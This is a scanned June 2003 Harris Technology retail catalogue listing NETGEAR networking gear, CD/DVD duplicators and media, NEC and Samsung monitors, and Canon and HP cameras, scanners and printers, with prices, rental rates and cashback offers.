Copper Gigabit Adapter (D4118)
\$72

FA311
Ethernet adaptor
10/100Mbps PCI (A1372)
\$32

FA411
10/100Mbps PC card (No dongle required) (B9944)
\$79

FA511
10/100Mbps CardBus PC card (No dongle required) (D4112)
\$85



HARRIS TECHNOLOGY
Technology Centre at
Officeworks
Chadstone - VIC
Technology Centre Shoppers! Not all products are in-store, but consulting & advice available on all items.

Managed Switches

These Managed Switches from NETGEAR provide a complete solution with all core components already built in. They provide complete Layer 2 management including SNMP, RMON, VLAN, QoS, Port Trunking, Radius and more. NETGEAR now also offer premium service and support options for businesses.

NEW

FSM726

24 Ports 10/100Mbps, 2 x copper gigabit ports, 2 x GBIC slots.

Rent* \$14.10/wk (J2423) **\$1,258**

FSM726S

24 Ports 10/100Mbps, 2 x copper gigabit ports, 2 x GBIC slots, non-blocking backplane, stackable.

Rent* \$15.35/wk (D8885) **\$1,370**

FSM750S

48 Ports 10/100Mbps, 2 x copper gigabit ports, 2 x GBIC slots, non-blocking backplane.

Rent* \$30.14/wk (G4121) **\$3,037**

GSM712

10 ports 10/100/1000Mbps switch with 2x GBIC slots.

Rent* \$37.00/wk (F4112) **\$3,728**



AGM711F

Managed Fibre gigabit module

Rent* \$10.24/wk (D0924) **\$914**

AGM711T

Managed Copper gigabit module

(D0921) **\$249**

Gigabit Switches

These unmanaged gigabit switches from NETGEAR provide lightening fast 10/100/1000 connections. All ports are automatic speed and full/half duplex sensing.

GS524T

24 Port 10/100/1000 gigabit switch.

Rent* \$29.87/wk (D5961) **\$3,010**

GS516T

16 port 10/100/1000Mbps gigabit switch.

Rent* \$22.20/wk (D5960) **\$2,237**

GS108

8 Port 10/100/1000Mbps gigabit switch.

Rent* \$10.07/wk (H1741) **\$899**

GS104

4 Port 10/100/1000Mbps gigabit switch.

Rent* \$8.13/wk (F7306) **\$726**



JUN

30

HARRIS TECHNOLOGY™



PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

FINANCE METHODS ARE SUBJECT TO APPROVAL.



NETGEAR™

Prices are subject to change. Check here for latest prices & products!!

Web
Direct

www.ht.com.au/cat/netgear

Wireless Solutions

Firewall and VPN Routers

NETGEAR offer a complete range of ProSafe firewall routers which include SPI, DoS, logging and reports and alerts. All routers support VPN passthrough, content filtering and VPN endpoint termination is available on certain products.

FVM318 Cable/DSL ProSafe firewall, 802.11b Wireless access point, upto 102 VPN tunnels over WLAN and WAN, 8 x 10/100 switch

Rent* \$19.95/wk (G8578) **\$1,780**

FVL328 Cable/DSL ProSafe firewall router, 100 VPN tunnels,

8 x 10/100 switch Rent* \$12.83/wk (G8576) **\$1,145**

FVS318 Cable/DSL ProSafe firewall router, 8 VPN tunnels,

8 x 10/100 switch (F0242) **\$313**

FR114P Cable/DSL ProSafe firewall router, print server,

4 x 10/100 switch (F0902) **\$239**

FR328S Cable/DSL ProSafe firewall router, serial port

for automatic fail over, 8 x 10/100 switch (G6240) **\$392**

FM114P Cable/DSL ProSafe Wireless router, 802.11b access

point, print server, 4 x 10/100 switch (F0904) **\$392**



Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY.
*Delivery charges extra.

Wine
on-line?

VINTAGE
CELLARS

vintagecellars.com.au



Fast
Delivery
Australia-
Wide

Wireless Solutions

NETGEAR's wireless products supports 54 Mbps 802.11g* and 802.11b as well as 802.11a ensuring the maximum freedom of movement, flexibility and maximum throughput in all situations.

WAG511 54Mbps a/b/g tri band PC card **NEW** (H9135) **\$249**

WAG103 54Mbps a/b/g tri band Access Point **NEW** (H9114) **\$Call**

WGR614 54Mbps Cable/DSL Wireless Router **NEW** (J2416) **\$299**

WG602 54Mbps wireless access point **NEW** (H9579) **\$265**

WG511 54Mbps wireless PC card **NEW** (H9581) **\$145**

MA401 11Mbps 802.11b wireless PC card (C8117) **\$95**

MA111 11Mbps 802.11b USB adapter (H9137) **\$155**

MR814 11Mbps 802.11b Cable/DSL Router (H1735) **\$239**

ME103 11Mbps 802.11b Prosafe Wireless Access point **NEW** (H9141) **\$375**

ANTENNAS
Now available!
Check www.ht.com.au
for details



*This product has been designed and developed to the draft IEEE specification for the 802.11g standard. Final ratification is expected in the second half of 2003. Specification is subject to change without notice

RENTSMART

The figures quoted are based on a per week basis over 3 years. T.A.P. Terms & Conditions apply.

JUNE
31

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

Sales: 1300 13 9999

Web: www.ht.com.au

Email: sales@ht.com.au

HARRIS Technology Centre
at Kmart Broadway-Sydney

CD/DVD Production

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.

HARRIS TECHNOLOGY

*Delivery charges extra.

CD Printers

PRIMERA TECHNOLOGY INC
Signature Pro



- 2400 dpi
- Dual Ink cartridges

Rent* \$33.89/wk (C3681)

\$3,415

Inscripta



- 610 x 305 dpi thermal
- Durable finish

Rent* \$45.12/wk (B2932)

\$4,769

RIMAGE™

Liberty Printer

NEW



- 4800dpi
- HP ColorRET colour management
- Dual ink cartridges

RMGLIB01

Rent* \$27.97/wk (J2062)

\$2,819

See page 33 for Printable Discs for these printers

JUN

32

CopyCat CD Duplicator

The easiest way to automatically copy CDs
Just put your master in the reader and the blank in the burner.
No PC required - totally stand alone burn only.



GREAT PRICE

CopyCat (J2058) **\$465**


Primera Bravo Burn and Print

PRIMERA TECHNOLOGY INC



Introducing the World's first fully integrated CD-R Burning and Printing Device.

- 2400 dpi Printing
- 48x CD-R or 4 x DVD drive
- Windows 2000/XP Software
- Fully integrated robotics
- 25 disc capacity for unattended burning and printing



Print only Rent* \$27.97/wk (H0372) **\$2,819**

48x CD-R Rent* \$39.16/wk (G1708) **\$4,139**

4x DVD-R Rent* \$47.71/wk (G1709) **\$5,170**

Rimage Desktop Publishers

Introducing the new and improved Desktop range of CD publishers from Rimage

- DTP1500 - 100 Disc Capacity
- DTP4500 - 120 Disc Capacity
- 4800 dpi Liberty printer included
- Network ready software included



DTP1500 - 1 CD-R Drive

Rent* \$75.39/wk (J2064) **\$8,470**

DTP1500 - 2 CD-R Drives

Rent* \$78.90/wk (J2065) **\$9,410**

DTP4500 - 4 CD-R Drives

Rent* \$99.18/wk (J2066) **\$12,235**

PrismPlus Thermal CD/DVD Printer

RIMAGE™

- 300 x 600 dpi
- Mono or 3 colour
- 2,100 mono prints per ribbon
- Less than 10 secs per mono print.



GREAT PRICE

Rent* \$59.23/wk (G3859) **\$6,419**

CopySmart Plus CD Towers

The CopySmart Plus CD Towers make stand alone manual CD copying easy and affordable.

- LCD status panel
- Simple 4 button interface
- CD backup at the touch of 1 button
- Support high speed CD-RW writing



40x CD-R 3 Drives Rent* \$17.43/wk (F1867)

\$1,555

40x CD-R 7 Drives Rent* \$30.85/wk (F1349)

\$3,109

CopySmart Plus DVD Towers

The CopySmart Plus DVD Towers make stand alone manual DVD copying easy and affordable.



4x DVD-R 3 Drives

Rent* \$36.57/wk (H0076) **\$3,685**

4x DVD-R 5 Drives

Rent* \$50.25/wk (H0079) **\$5,445**

4x DVD-R 7 Drives

Rent* \$64.22/wk (H0080) **\$7,215**

CD and DVD Media: Storage for Life

DataLifePlus CD-R



- 80 min 1x - 48x
10 pack
(G1680) **\$10**
- 80 min 1x - 52x
10 pack slim case
(H9519) **\$12**

Digital Vinyl CD-R



Designed to look like a vinyl record these eye-catching discs are a great way to save delicate LP collections or make a standout business presentation.

- CD-R: 80 min vinyl 10 pack
(G1731) **\$12**

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery. **HARRIS TECHNOLOGY.**
*Delivery charges extra.

4x NOW Available

Verbatim DVD Media

DVD-R

NEW



4.7GB DVD-R 4x singles jewel case

(H1479) **\$7**

DVD-R 2x inkjet printable 20 pack spindle

(F7683) **\$125**

Video case also available

DVD-RW



4.7GB DVD-RW 2x singles jewel case

(C8841) **\$9**

DVD+R

NEW



4.7GB DVD+R 4x singles jewel case

(H1255) **\$8**

4.7GB DVD+R 2.4x inkjet printable 20 pack spindle

(H0608) **\$125**

Video case also available

DVD+RW



4.7GB DVD+RW 2.4x singles jewel case

(D9166) **\$9**

MusicLifePlus CD-R Audio



- 80 min 10 pack
(C7889) **\$13**
- 80 min singles
(D0011) **\$2**

Pocket Colours 8cm CD-R & CD-RW




Mini CD's that fit in your pocket!

Store up to 3 hours of MP3's or up to 185MB of pictures, files or any data you like. Compatible with any standard tray based CD player or burner.

- CD-R: 21 min 185MB 5 pack (D9192) **\$7**
- CD-RW: 21 min 185MB 5 pack (H1471) **\$10**

Printable CD-R Media



- In spindles of 50 inkjet printable 80 min 48x

(G1742) **\$36**

- Silver thermal printable 80 min 48x

(H1073) **\$39**

DataLifePlus Colours CD-R



80 min 700MB coloured CD-R's in a 25 pack 48x

(G2890) **\$28**

80 min 700MB coloured CD-R's in a 10 pack 48x

(G2015) **\$11**

DataLifePlus Spindles



- 80 min DataLifePlus spindle 30 pack 48x
(G5999) **\$22**

- 80 min DataLifePlus spindle 50 pack 52x
(H9517) **\$38**

DataLifePlus CD-RW

- 700MB CD rewritable 2x - 4x 5 pack colours
(D9230) **\$8**



- 650MB 2x - 4x singles
(77492) **\$2**

- 650MB 16x -24x ultra speed singles
(G1741) **\$2**

- 650MB 4x -12x high speed 5 pack
(G6434) **\$9**

Verbatim DataLifePlus CD's represent the latest in technology. Featuring a proprietary blue Super-Azo dye which has the best resistance to sunlight, silver reflective layer for optimum read and write performance and multispeed recording.

Did you know...



NEC

Prices are subject to change. Check here for latest prices & products!

Web
Direct

www.ht.com.au/cat/nec

New models out now!

Not all items are
in stock at all
stores but can be
ordered for Pick-
up or Delivery.
**HARRIS
TECHNOLOGY**
*Delivery charges extra

Multisync LCD I760V

- 17" LCD Monitor
- Resolution 1280 x 1024
- Available in black or silver/beige

Black Rent* \$11.19/wk (G9679) **\$999**



NEC

V730
17" CRT
Monitor
1280 x 1024
(B7522)
\$239

V930
19" CRT
Monitor
1600 x 1200
(C9739)
\$445



LCD I560V

- 15" LCD Monitor
- Resolution 1024 x 768
- Available in black or silver/beige

Black
Rent* \$6.71/wk (G8753) **\$599**
Silver/Beige
Rent* \$6.71/wk (G8864) **\$599**

NEW

LCD I860NX

- 18" LCD Monitor
- Resolution 1280 x 1024
- Available in black or white

Black
Rent* \$17.30/wk
(H3749) **\$1,544**



NEW



LCD3000

- 29.5" Viewable Image Size
- Resolution 1280 x 768
- Multi Compatibility
- Multi Screen Operations

Rent* \$62.30/wk
(H8526) **\$6,999**

IT & T AWARDS
RESELLER
OF THE YEAR
2002

Fly Buys.

Collect Fly Buys
points on your
computer
hardware
& software
when you
purchase from
**HARRIS
TECHNOLOGY**



FE991SB

- 19" Flat CRT Monitor
- Resolution 1792 x 1344 @ 68Hz
- Flat aperture grille
- SuperBright function

Rent* \$7.21/wk (G8754) **\$644**



FP2141SB

- 22" Flat CRT Monitor
- Max resolution 2048 x 1536 @ 85Hz
- Flat aperture grille
- SuperBright function

Rent* \$15.12/wk (G8755)
\$1,349

NEW



VT460

- Compact 2.9 kg
- 1500 ANSI lumens
- "Eco-mode" extends your lamp life

Rent* \$27.24/wk (H0997)
\$2,745

JUN
34

**HARRIS
TECHNOLOGY**



PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

FINANCE METHODS
ARE SUBJECT TO
APPROVAL

SAMSUNG

Prices are subject to change. Check here for latest prices & products!!

Web
Directwww.ht.com.au/cat/samsung

High-Breed Monitors

SyncMaster 171N - 17" LCD Monitor

- 17" TFT computer monitor
- 1280 x 1024 max resolution
- 16.2 million colours
- Viewing Angle: (H/V) 140° / 120°
- 350:1 contrast ratio
- Ultra slim bezel (13.5mm)
- 3 year warranty

Silver Rent* \$11.08/wk (F9638) **\$989**

Not all items are
in stock at all
stores but can be
ordered for Pick-
up or Delivery.
HARRIS
TECHNOLOGY.
*Delivery charges extra

**Fyshwick
Business
Centre
NOW OPEN
IN ACT!**

SyncMaster 172W - 17" LCD Monitor

- 17" TFT computer monitor
- 1280 x 768 Max Resolution
- 16.2 million colours
- 400:1 Contrast Ratio
- Viewing Angle: (H/V) 140° / 110°
- Analogue / Digital Interface
- 3 year warranty

Rent* \$14.89/wk (G9866) **\$1,329**

Ask
About...

- ☐ Extend to a total of 3 Years Return to Base
- ☐ Extend to a total of 5 Years Return to Base
- ☐ Upgrade Return to Base of Warranty Extension to On-Site

SyncMaster 191N - 19" LCD Monitor

- 19" TFT Computer Monitor
- 1280 x 1024 max resolution
- 16.7 million colours
- 170/170 viewing angle (H/V)
- 500:1 contrast ratio
- Ultra Slim Bezel (18.6mm)
- 3 year warranty

Rent* \$17.92/wk (H1088) **\$1,599**

SyncMaster 151N - 15" LCD Monitor

- 15" TFT Computer Monitor
- 1024 x 768 max resolution
- 16.2 million colours
- 140/120 viewing angle (H/V)
- 330:1 contrast ratio
- Ultra Slim Bezel (16.2mm)
- Analogue Input
- 3 year warranty

Silver (J2170) **\$Call**

Fly Buys.
Shop at
HARRIS
TECHNOLOGY.
& collect
Fly Buys
points!

JUN
35

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.

Sales: 1300 13 9999

Web: www.ht.com.au

Fax: 1300 13 6666

Email: sales@ht.com.au

Order on-line
www.ht.com.au

Value for money & leading technology

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.

HARRIS TECHNOLOGY

*Delivery charges extra.

Fly Buys.

Collect Fly Buys points on your computer hardware & software when you purchase from **HARRIS TECHNOLOGY**.

Fast Delivery Australia-Wide

HARRIS TECHNOLOGY

for all your computer needs!

Images for illustration purposes only

CML152XW 2

- 15" TFT LCD Monitor
- XGA 1024 x 768@75Hz
- 250 cd/m²
- 350:1 Contrast
- VESA Mount
- Plug and Play
- Tilt Stand



Rent* \$7.83/wk (F4105) **\$699**

CML174SXW

- 17" TFT LCD Monitor
- SXGA 1280 x 1024@75Hz
- RGB + DVI-D inputs
- Fast 16ms Display
- 260 cd/m² Brightness
- 400:1 Contrast
- VESA Mount
- Plug and Play
- Tilt Stand



Ivory (G2012) **\$989**
Black (G2014)

CML154XW

- 15" TFT LCD Monitor
- XGA 1024 x 768@75Hz
- 250 cd/m² Brightness
- 350:1 Contrast
- Built-in Speakers
- VESA Mount
- Plug and Play
- Tilt Stand



Ivory (H0313) **\$710**
Black (H0314)

CML175SXW

- 17" TFT LCD Monitor
- SXGA 1280 x 1024@75Hz
- RGB + DVI-D inputs
- Fast 16ms Display
- 260 cd/m² Brightness
- 400:1 Contrast
- Built-in Speakers
- VESA Mount
- Plug and Play
- Tilt Stand



Ivory (H0317) **\$999**
Black (H0318)

CML200UXWB

- 20" TFT LCD Monitor
- UXGA 1600 x 1200@60Hz
- RGB + DVI-D inputs
- Fast 25ms Display
- 250 cd/m²
- 500:1 Contrast
- Detachable Speakers
- VESA Mount
- Plug and Play
- Tilt/swivel stand



Rent* \$37.36 /wk (F8911) **\$3,949**

JUN

36

HARRIS TECHNOLOGY



PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.



FINANCE METHODS ARE SUBJECT TO APPROVAL.

Quality and innovation, no risk

SAMSUNG ML 1510

Meet the smallest one!

Key features:

- World smallest 14ppm mono laser
- USB interface
- Windows, Macintosh and Linux compatible
- With Toner Save on Prints at under 2.7 cents per page
- 2 year return-to-base warranty



(10235) **\$359**



Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY
*Delivery charges extra

Fortitude Valley Business Centre

NOW OPEN IN QLD!

SAMSUNG SCX 4216F

The Laser print solution for everyone!

Key features:

- 16ppm mono laser multifunction
- Copy, Fax, Scan and Print
- USB interface
- Windows, Macintosh and Linux compatible
- With Toner Save on Prints at under 2.7 cents per page
- 2 year return-to-base warranty



Rent* \$10.06/wk (J2137) **\$898**



Collect 1000 Bonus Fly Buys points when you purchase 10235, J2137 & H1757 between 20/05/03-30/06/03

SAMSUNG SCX 5312F

An affordable solution to all of your office requirements

Key features:

- 12ppm/cpm mono laser copier/multifunction (copy, print, fax and scan)
- Duplex (double-sided) copying and printing
- 600dpi colour scanning (mono printing and copying)
- with Samsung's Toner Save, costs less than 2.5 cents per page to print/copy
- comes with....



DigitAllreassurance
3 year on site warranty

Rent* \$18.87/wk (H1757)

\$1,684



Ask About...



- ☐ Extend to a total of 3 Years Return to Base
- ☐ Extend to a total of 5 Years Return to Base
- ☐ Upgrade Return to Base of Warranty Extension to On-Site

JUN

37

Canon

advanced simplicity

Prices are subject to change. Check here for latest prices & products!!

Web
Direct

www.ht.com.au/cat/canon

advance technology ...

new digital cameras.....

Not all items are
in stock at all
stores but can be
ordered for Pick-up
or Delivery.
**HARRIS
TECHNOLOGY**
*Delivery charges extra.

powershot A60
2.0MP



Rent* \$6.66/wk
(H2209)
\$595

digital IXUS II
3.2MP



Rent* \$10.03/wk
(J2473)
\$895

powershot G3
4.0MP



Rent* \$17.65/wk
(G4632)
\$1,575

Canon
advanced simplicity

Canon PowerShot A300 DIGITAL CAMERA



- Compact and stylish 3.2 Megapixel digital cameras with Canon 5x digital zoom lens.
- 12 shooting modes, from complete control to full automatic mode allowing manual selection of aperture and shutter speeds.
- Movie recording and playback with sound - 640 x 480 (L) and 320 x 240 (M)

(J2466) **\$495**

PowerShot A70 DIGITAL CAMERA



- Compact and stylish 3.2 Megapixel digital cameras with Canon 3x optical zoom lens.
- 12 shooting modes, from complete control to full automatic mode allowing manual selection of aperture and shutter speeds.
- Movie recording and playback with sound - 640 x 480 (A70) and 320 x 240 (A60).

Rent* \$7.56/wk (H2206) **\$675**

DIGITAL IXUS 400



- 4.0 Megapixel CCD image sensor delivers 2272x1704 pixel resolution.
- Canon 3x zoom lens (35mm equivalent: 36-108mm) f/2.8-4.9 with smooth 3.6x digital zoom.
- DIGIC Digital Imaging Processor combines camera controls and image signal processing to deliver superior digital pictures.

Rent* \$11.15/wk (H2207) **\$995**

Canon PowerShot S50 DIGITAL CAMERA



- 5 Megapixel 1/1.8" CCD image
- 2592 x 1944 pixels.
- High resolution Canon 3x f/2.8-4.9 aspherical zoom lens
- Selectable 9 point AiAF.
- 9 position white balance
- Manual and automatic shooting modes
- 3 light metering modes, from ISO50 to 400.

Rent* \$15.41/wk (H2210) **\$1,375**



lide20 flatbed scanner



- One touch scan, copy and email.
- USB interface.
- 600 x 1200 dpi.
- 48-bit input.
- 24-bit output.

(F9858) **\$145**

CanoScan 3000 F



- Film scanning
- 1200 x 2400 dpi optical resolution with 48-bit input depth.
- Advanced Z-Lid keeps books and other bound documents flat on the scanner for evenly fit scans.
- Fast scanning thanks to the USB 2.0 Hi-Speed interface.

(H2228) **\$285**

n640 pex
600dpi



(D4026) **\$129**

lide30
1200dpi



(H2229) **\$209**

lide50
1200dpi



(H2230) **\$235**

CS5000f
2400dpi
film scanning



(G4633) **\$379**

CS8000f
2400dpi
film scanning



Rent* \$6.33/wk
(G5524) **\$565**

CS9900f
3200dpi
film scanning



Rent* \$8.51/wk
(H2231) **\$759**

JUN
38

**HARRIS
TECHNOLOGY™**

PRICING AND SPECIFICATIONS MAY CHANGE. PLEASE REFER TO PAGE 2 FOR DETAILS.



... simple to use

Canon
advanced simplicity

multifunction devices.....

Laser Shot LBP-2410

Colour Laser Printer

NEW

- 16ppm mono, 4ppm colour
- Zero warm up time
- Fastest first page to print
- No extra RAM required
- Optional network printing
- USB 2.0 high speed connectivity for fast data transfer

Rent* \$19.59/wk

(J2427) **\$1,748**

imageCLASS MP 700

NEW



- Direct Memory card printing.
- 3-in-1 flatbed.
- Print, copy, scan, memory card printing.
- Up to 22 pages per min (mono).
- Up to 14 pages per min (colour).
- 2400 x 1200 dpi scanning resolution.

Rent* \$6.71/wk

(J2415) **\$599**

imageCLASS
mpc190
Printer,
scanner,
copier



(H2216) **\$365**

imageCLASS
MPC200

- Print, copy, scan, memory card printing.

(G4582) **\$399**



Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY
*Delivery charges apply

Fyshwick Business Centre
NOW OPEN IN ACT!

Canon
advanced simplicity

new printers.....

s200spx bubble jet printer



(H2211)

\$109

- Up to 2880 x 720 dpi resolution.
- Cost-saving permanent print head technology.

i320 bubble jet printer



(G4584)

\$139

- Up to 10ppm black.
- Up to 7ppm colour.
- Up to 2400 x 1200dpi resolution.
- Borderless 6" x 4" photo prints.

i450 bubble jet printer



(J2418)

\$229

- Print up to 18ppm in B&W
- 4800x1200dpi print resolution
- 2 picolitre ink drops
- Borderless photo prints up to A4 size

i550 bubble jet printer



(H2217)

\$335

- Up to 18ppm black.
- Up to 11ppm colour.
- Up to 4800 x 1200 dpi.
- Individual ink tanks for low running costs.

i850 bubble jet printer



(H2218)

\$485

- Up to 22 ppm in black & white, 14 ppm in colour.
- Economical individual ink tanks.
- High resolution 4800 x 1200 dpi printing.

i70 bubble jet printer



(H2219)

\$499

- Up to 13ppm print.
- 4800 x 1200 dpi resolution.
- Direct printing from compatible Canon digital cameras.
- USB & Wireless Infrared interfaces.

s330 bubble jet printer



(G2318)

\$169

- Up to 14ppm black and 10ppm colour printing.
- Full bleed photo print.
- Up to 2400 x 1200dpi resolution.
- Colour lasts up to 25 years using Canon's photo paper pro.

i470D bubble jet printer



(J2419)

\$399

- 4800x1200 dpi print resolution
- 2 picolitre ink drops
- Camera direct and memory card direct printing
- Borderless photo prints up to A4 size

i6100 bubble jet printer



Rent*

\$6.71/wk

(J2420)

\$599

- Print speeds up to 12ppm in B
- 2400x1200 dpi print resolution
- 5 picolitre ink drops
- Up to A3+ size printing - 329x483mm

i9100 bubble jet printer



Rent*

\$13.43/wk

(J2421)

\$1,199

- A3 photo prints in around 2 minutes
- 4800x1200 dpi printing
- Borderless photo printing up to A3+ size - 329x483mm
- 6 ink system

Ask
About...



- ☐ Extend to a total of 3 Years Return to Base
- ☐ Extend to a total of 5 Years Return to Base
- ☐ Upgrade Return to Base of Warranty Extension to On-Site

RENTSMART

The figures quoted are based on a per week basis over 3 years. T.A.P. Terms & Conditions apply.

JUN

39



hp deskjets & officejets & PSC

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY
*Delivery charges extra.

For all your short term computer hire needs

KWIKTRON
Kwiktron's vast inventory of the latest equipment is in-stock and ready for immediate delivery.
02 9774 8666

Ask About...



- Extend to a total of 3 Years Return to Base
- Extend to a total of 5 Years Return to Base
- Upgrade Return to Base of Warranty Extension to On-Site

JUN 40

hp scanjet 3570C

HP's Photo-Quality Dual Sensor CCD Technology Scanner with HP Memories Disc Creator Software



- Up to 1200dpi optical resolution
- 48bit colour • USB • Scan 35mm negatives and slides with built-in adapter • 10-2000% scaling in 1% increments • Windows 98, 2000, Me, XP; PII, Celeron or compatible • Photo quality results for everything you scan
- Easy one-touch scanning, copying and emailing.

(F4313) **\$269**

hp PSC 1210 all-in-one

print/scan/copier

- Up to 4800-optimized dpi in colour
- hp photoREt 3 colour layering technology
- Up to 600 x 600 dpi in black • Up to 600 x 2400 dpi optical resolution (up to 19,200 dpi enhanced) • up to 36-bit colour • 8-bit greyscale (256 levels of grey) • flatbed scanner enables easy scanning and copying of photos, documents and books.
- Copy speed: black up to 12 cpm, colour: up to 10 cpm
- black text up to 600 x 1200 dpi colour copy resolution: up to 1200 x 1200 dpi on hp colourfast photo paper.



(H9162) **\$199**

hp PSC 2110

print/scan/copier

- Up to 4800-optimized dpi in colour or optional six-ink colour • Duty Cycle: 3,000 • Print Resolution, Black: 1200 x 1200 dpi • Print Resolution, Colour: 1200 x 1200 dpi, up to 4800-optimized dpi using HP Premium Photo Paper • Scan Resolution, Optical: 600 x 1200 dpi • Colour Text and Graphics: up to 1200 x 1200 dpi on hp Premium Photo Paper • Fax Resolution, Best 300 x 300 dpi




(G0815) **\$299**

hp PSC 2210

print/scan/copier

- Up to 4800-optimized dpi in colour or optional six-ink colour • digital camera memory card slots and easy to navigate control-panel buttons and proof sheet • Duty Cycle: 3,000
- Print Resolution, Black: 1200 x 1200 dpi • Print Resolution, Colour: 1200 x 1200 dpi, up to 4800-optimized dpi using HP Premium Photo Paper • Scan Resolution, Optical: 1200 x 2400 dpi • Colour Text and Graphics: up to 1200 x 1200 dpi on hp Premium Photo Paper • Fax Resolution, Best 300 x 300 dpi



(G1633) **\$499**

hp officejet 5110

print, fax, scan, copy - hp's compact all-in-one with advanced fax features

- Up to 4800-dpi colour is ideal for high resolution images and 600x600 dpi black text printing and copying • Prints up to 12ppm in black and 10ppm in colour
- Copies at 12cpm (black) and 8cpm (colour) • faxes 3 seconds per page
- 150 sheet capacity input tray, 50 sheet output tray • 20 pages automatic document feeder • USB connectivity.



(H0634) **\$399**

hp officejet 6110

Professional Colour Communication

- Up to 19ppm in black and 15ppm in colour (up to 14cpm for colour copying) • Versatile flatbed and high scanning resolution using hp's unique CCD technology (600x1200dpi, 48 bit colour) • photoREt 3 colour layering technology
- 4x6 borderless photos • 3.6kbps built in modem, faxes 6 seconds per page • 100 sheet capacity input tray, 50 sheet output tray • USB connectivity.



Rent* \$7.16/wk (H0635) **\$639**

hp scanjets, photosmart printer & consumables

hp deskjet 3820

- Photo-quality with HP PhotoREt3 colour layering technology
- Up to 4800 x 1200 optimised dpi in colour (on hp colourfast photo paper & 1200 x 1200 input dpi) and rich black text
- Specially formulated hp fade-resistant inks and photo papers
- One-touch print cancel button
- Low-ink indicator light
- Prints up to 12ppm in black and 10ppm in colour
- Networkable with optional hp jetdirect wired and wireless print servers.



(F7709) **\$135**

hp deskjet 5550

Enhance your productivity

- Photo-quality with HP PhotoREt3 colour layering technology
- 8MB built-in RAM
- up to 4800 x 1200 optimised dpi using HP colourfast photo paper and 1200 x 1200 input dpi
- black: up to 1200 x 1200 dpi rendered black text on inkjet paper
- Mono up to 17ppm
- colour up to 12ppm
- parallel, USB 2.0
- 100-sheet input tray, 50 Sheets output tray



(F7710) **\$185**

hp deskjet 6122

- High speed colour printer perfect for the small to medium business
- Up to 4800 x 1200 dpi in colour and 600 x 600 dpi in black
- Prints up to 20ppm in black and 13ppm in colour
- 8MB built-in memory
- USB 2.0 and parallel interface
- 150 sheet input tray
- Automatic 2 sided printing
- Low ink indicator light.



(G2451) **\$275**

paper



hp c7006a hp photo quality, semi-gloss, A4, 25 sheets

(C6840) **\$15**

hp q1936a hp premium inkjet paper, A4, 200 sheets

(D9329) **\$37**

hp q1952a Colour fast photo paper 4R - 20 Sheets

(G0321) **\$20**

ink cartridges

Buy any 2 Get
\$25 Cashback Offer
Conditions apply*



No 29 Black Inkjet Cartridge (21919) **\$63**

No 45 Black Inkjet Cartridge (22643) **\$65**

No 78 Tri Colour Inkjet Cartridge Large (97335) **\$129**

toner

Buy any 3 Get
\$100 Cashback Offer
Conditions apply**



hp c4092a LaserJet print Cartridge for hp 1100, 3200, 2500 page Toner

(70459) **\$128**

hp 92298a LaserJet Black Print Cartridge for 4/M, 4+/M+, 5/N/M 6800 page Toner

(07995) **\$195**

hp 92298x LaserJet Black Print Cartridge for 4/M+/M+/5/5M/5N 8800 Page Toner

(42504) **\$208**

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.

HARRIS TECHNOLOGY

*Delivery charges extra.

Cash Back Offer Conditions Apply

***\$25 Cash Back Offer**
Buy any 2 genuine hp inks and receive a \$25 cash back.
Purchase 20 genuine hp inks and receive a bonus hp digital camera c320 as well as \$250 cash back

****\$100 Cash Back Offer**
Buy any 3 genuine hp toners and receive a \$100 cash back.
Purchase up to 100 toners and receive a bonus hp colour laserjet 1500 as well as cash back.

Send proof of purchase & claim form to hp for redemption.
See
www.hp.com.au/supplies
for details and Terms & Conditions

Offers Valid between
23rd May, 03 to 31st July, 03

hp LaserJet Printers

Not all items are in stock at all stores but can be ordered for Pick-up or Delivery.
HARRIS TECHNOLOGY
*Delivery charges extra.

IT & T AWARDS
RETAILER
OF THE YEAR
2 0 0 2

Web Direct

See Web Direct Link
(at top of page) for more products and latest info!

Ask About...



JUN

42

HARRIS TECHNOLOGY™

hp LaserJet 1300 Series

- 19ppm with 133MHz Motorola Coldfire processor • 1200 x 1200dpi print quality • 16MB RAM up to 80MB max • hp PCL 5e, 6 & Postscript level 2 emulation • 250 sheet input tray • 10,000 page duty cycle.


NEW

hp LaserJet 1300 Rent* \$9.10/wk (H9826) **\$812**
hp LaserJet 1300N Rent* \$14.16/wk (H9827) **\$1,264**

hp colour LaserJet 1500 Series

- 16ppm black, 4ppm colour
- Quiet operation
- 125 sheet multi-murpse tray & 250 sheet cassette • 125 sheet face down output (250 & 500 sheet paper trays available)
- straight through paper slot for thick media • ImageREt 2400
- 16MB RAM



hp LaserJet 1500L (Lite Version) Rent* \$19.42/wk (J2056) **\$1,733**
hp LaserJet 1500 (Base Unit) Rent* \$22.56/wk (J2057) **\$2,274**

hp TradeUp Program

There has never been a better time to move up to a new HP LaserJet printer. With the latest technology at your fingertips, increased office productivity and lower operating cost, this investment will pay for itself in no time! Trade in that old HP LaserJet or even another printer brand that's collecting dust in the corner, and we'll give you a great trade in rebate for it. All you have to do is purchase a new HP LaserJet series printer* then fill out and return the claim form. HP will even collect your old printer for free. It's that easy!

For example, buy an HP LaserJet 2300 or HP color LaserJet 2500 printer and receive a refund of \$325 for a trade in of any HP LaserJet printer or \$275 for a trade in of any other manufacturer's laser or solid ink printer. That's right, HP is rewarding customer loyalty.

Visit <http://www.hp.com.au/tradeup> for more details and terms and conditions

